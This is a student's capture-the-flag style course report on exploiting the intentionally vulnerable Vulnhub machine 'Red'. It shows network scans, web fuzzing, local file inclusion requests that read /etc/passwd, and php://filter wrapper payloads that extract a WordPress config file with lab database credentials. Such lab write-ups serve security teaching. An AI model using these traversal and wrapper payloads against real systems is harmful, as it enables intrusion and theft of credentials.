Introduction to Offensive Security Term Project Final Report

This project is based on the exploitation of Red a vulnhub machine that I found on the website www.vulnhub.com

Red is a Vulnhub machine that I created in which your machine was completely taken over by Red and you, Blue, are trying to regain control. It starts by finding a unusual Local File Inclusion (LFI) backdoor on a WordPress site, which leads us to find some credentials. The credentials by themselves don't work but using a password mutation technique with Hashcat, we are able to gain access to the machine. However, Red is doing whatever it takes to defend his takeover and he throws a couple of things your way in order to stop you.

This website contains a lot of vulnerable machines that are vulnerable by design (red for instance) and we need to develop (multiple) exploits to become the root. This is going to a intermediate difficulty project. I will be using Kali Linux for the implementation.

In this case, my machine has been compromised by red and I am fighting my way to regain control. It is kind of a capture the flag where we are finding the clues that red has left. It is vulnerable to local file inclusion; Red also kicks us off the session every 5 minutes so that makes things even more challenging. It also tries to throw us off by telling us that the next user we have access to is not the right user.

Now, I start working on my tasks:

The first task was to find the IP host address as shown below and then I used this found it find the port associated:


```
┌──(sparsh㉿kali)-[~]
└─$ hostname -I
10.132.83.99

┌──(sparsh㉿kali)-[~]
└─$ sudo nmap -v --min-rate 10000 10.132.83.99-254 | grep open
Discovered open port 8080/tcp on 10.132.83.140
Discovered open port 5900/tcp on 10.132.83.140
Discovered open port 135/tcp on 10.132.83.140
Discovered open port 5900/tcp on 10.132.83.214
Discovered open port 22/tcp on 10.132.83.138
Discovered open port 22/tcp on 10.132.83.214
Discovered open port 445/tcp on 10.132.83.140
Discovered open port 80/tcp on 10.132.83.140
Discovered open port 139/tcp on 10.132.83.140
Discovered open port 445/tcp on 10.132.83.214
Discovered open port 3283/tcp on 10.132.83.214
Discovered open port 88/tcp on 10.132.83.214
```

```
49152/tcp open  unknown
49155/tcp open  unknown
62078/tcp open  iphone-sync
62078/tcp open  iphone-sync

┌──(sparsh㉿kali)-[~]
└─$ sudo nmap -v --min-rate 10000 10.132.83.100-254 | grep open
Discovered open port 445/tcp on 10.132.83.140
Discovered open port 445/tcp on 10.132.83.214
Discovered open port 80/tcp on 10.132.83.140
Discovered open port 139/tcp on 10.132.83.140
Discovered open port 135/tcp on 10.132.83.140
Discovered open port 22/tcp on 10.132.83.214
Discovered open port 5900/tcp on 10.132.83.140
Discovered open port 5900/tcp on 10.132.83.214
Discovered open port 8080/tcp on 10.132.83.140
```


Next, I used on of the open ports available to use for my further execution:

```
└$ sudo nmap -v -sV -sC -oN nmap  10.132.83.140 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-29 14:07 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:07
Completed NSE at 14:07, 0.00s elapsed
Initiating NSE at 14:07
Completed NSE at 14:07, 0.00s elapsed
Initiating NSE at 14:07
Completed NSE at 14:07, 0.00s elapsed
Initiating ARP Ping Scan at 14:07
Scanning 10.132.83.140 [1 port]
Completed ARP Ping Scan at 14:07, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:07
Completed Parallel DNS resolution of 1 host. at 14:07, 0.01s elapsed
Initiating SYN Stealth Scan at 14:07
Scanning wc-dhcp83d140.student-secure.wireless.fsu.edu (10.132.83.140)
[65535 ports]
Discovered open port 8080/tcp on 10.132.83.140
```


This gave me all the information I needed for further working. Now, when I go to the webserver using the ip address, I notice the following:




As we can see, It shows the red exploitation. Now, the next step was to see the source code for this webpage:




Now I went ahead and edited my host file:




After doing this, when I refreshed the page I got the following result:



As we can see, the webpage here says hacked by red. It shows that the task I was planning was successfully executed. This looks like the actual wordpress site. When I clicked on the Hello Blue!, I got the following result:



Further, I also inspected the source code of this webpage:



While looking through this source code, I found something interesting:

```
75      <div class="entry-content">
76          <p>Red was here, Blue is a loser!</p>
77  <p><!-- Still Looking For It? Maybe you should ask Mr. Miessler for help, not that it matters, you won't be able to read anything with it anyway --></p>
78      </div><!-- .entry-content -->
79
80      <footer class="entry-footer default-max-width">
81          <div class="posted-by"><span class="posted-on">Published <time class="entry-date published updated" datetime="2021-10-24T14:32:37+00:00">October 24,
82
```

The comment here is oddly capitalized bearing a resemblance to LFI - Local File Inclusion. It mentions **Mr. Miessler** who is the author of Seclists. And it also mentions that we won't be able

to **read** anything. So putting these together, we can assume that our backdoor is not a typical shell backdoor, but a LFI and it is probably using the Common PHP backdoors list since WordPress runs on Apache PHP.

After this I tested out my theory with Gobuster using the command **gobuster dir -w CommonBackdoors-PHP.fuzz.txt -x .php -u http://redrocks.win/ -o dir80.txt –z**

I had to install gobusters for this as I had never used that before. After this I performed the following task:

```
└─[*]$ wfuzz -w /opt/SecLists/Discovery/Web-Content/burp-parameter-names.txt -u 'http://redrocks.win/NetworkFileManagerPHP.php?FUZZ=blahblah'
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://redrocks.win/NetworkFileManagerPHP.php?FUZZ=blahblah
Total requests: 2588

=====================================================================

ID           Response   Lines    Word       Chars       Payload

=====================================================================

000000015:   500        0 L      0 W        0 Ch        "user"
000000021:   500        0 L      0 W        0 Ch        "data"
000000003:   500        0 L      0 W        0 Ch        "page"
000000007:   500        0 L      0 W        0 Ch        "email"
000000001:   500        0 L      0 W        0 Ch        "id"
000000023:   500        0 L      0 W        0 Ch        "order"
000000024:   500        0 L      0 W        0 Ch        "lang"
000000025:   500        0 L      0 W        0 Ch        "p"
000000022:   500        0 L      0 W        0 Ch        "mode"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 9
Filtered Requests: 0
Requests/sec.: 0
```

As we can see, the execution worked perfectly and we got our result. Now, when I went to the website and edited the html link according to my specification I got the following result:

```
redrocks.win/NetworkFileManagerPHP.php?key=../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbi
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uu
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/no
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:syster
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologir
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:11
/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false usbmux:x:111:46:usbmux daemon,,,:/var
/lib/usbmux:/usr/sbin/nologin sshd:x:112:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin john:x:1000:1000:john:/home/john:/bin/bash lxd:x:998:100::/var/snap/lxd/comm
/lxd:/bin/false mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false ippsec:x:1001:1001:,,,:/home/ippsec:/bin/bash oxdf:x:1002:1002:,,,:/home/oxdf:/bin/bash
```

The above result shows that we got a hit. Further, I tried to access the passwd directly. The "../" helps us to jump to a parent file directoryin this case I jumped seven parent file directories. Now when I go ahead and view the source code for this webpage, I got an astonishing result:

view-source:http://redrocks.win/NetworkFileManagerPHP.php?key=../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
john:x:1000:1000:john:/home/john:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
ippsec:x:1001:1001:,,,:/home/ippsec:/bin/bash
oxdf:x:1002:1002:,,,:/home/oxdf:/bin/bash
```

As we can see, we were able to access the root user successfully along with different other users like John. Now, this wordpress doesn't allow us to read the code so I user burp to see the code execution of this webpage. Burp allows us to use a php filter as well which makes our job much easier.

Request

```
GET /NetworkFileManagerPHP.php?key=../../../../../../../etc/passwd HTTP/1.1
Host: redrocks.win
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 07 Jan 2022 19:22:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1966
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologi
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nol
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
john:x:1000:1000:john:/home/john:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
ippsec:x:1001:1001:,,,:/home/ippsec:/bin/bash
oxdf:x:1002:1002:,,,:/home/oxdf:/bin/bash
```

The screenshot above shows the response that burp intercepted and see the result in a better way. Now, if I want to access the conflict file, I can change the right side code accruing to my specification:

Request

Pretty Raw Hex \n ≡

```
1 GET /NetworkFileManagerPHP.php?key=
  php://filter/convert.base64-encode/resource=wp-config.php HTTP/1.1
2 Host: redrocks.win
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11
```

I got the link from the website lfi hackers, it is called php wrappers:

LFI / RFI using PHP wrappers

Wrapper php://filter

Base64 and rot13


The part "php://filter" is case insensitive

```
1 /example.com/index.php?page=php://filter/read=string.rot13/resource=index.php
2 /example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php
3 /example.com/index.php?page=pHp://FilTer/convert.base64-encode/resource=index.php
```

zlib (compression)

Can be chained with a **compression** wrapper for large files.

I used the link from the above website to access the php as shown below. Now, after this when I again try to read I get a positive hit:



The hit we got above is page 64 encoded. Now, when I copy this hit and analyze it through the base-64 encoder. After that I accessed the config.php file:

```
┌──(sparsh㉿kali)-[~]
└─$ cat config.php
```

```php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'john' );

/** MySQL database password */
define( 'DB_PASSWORD', 'R3v_m4lwh3r3_k1nG!!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define('FS_METHOD', 'direct');
```

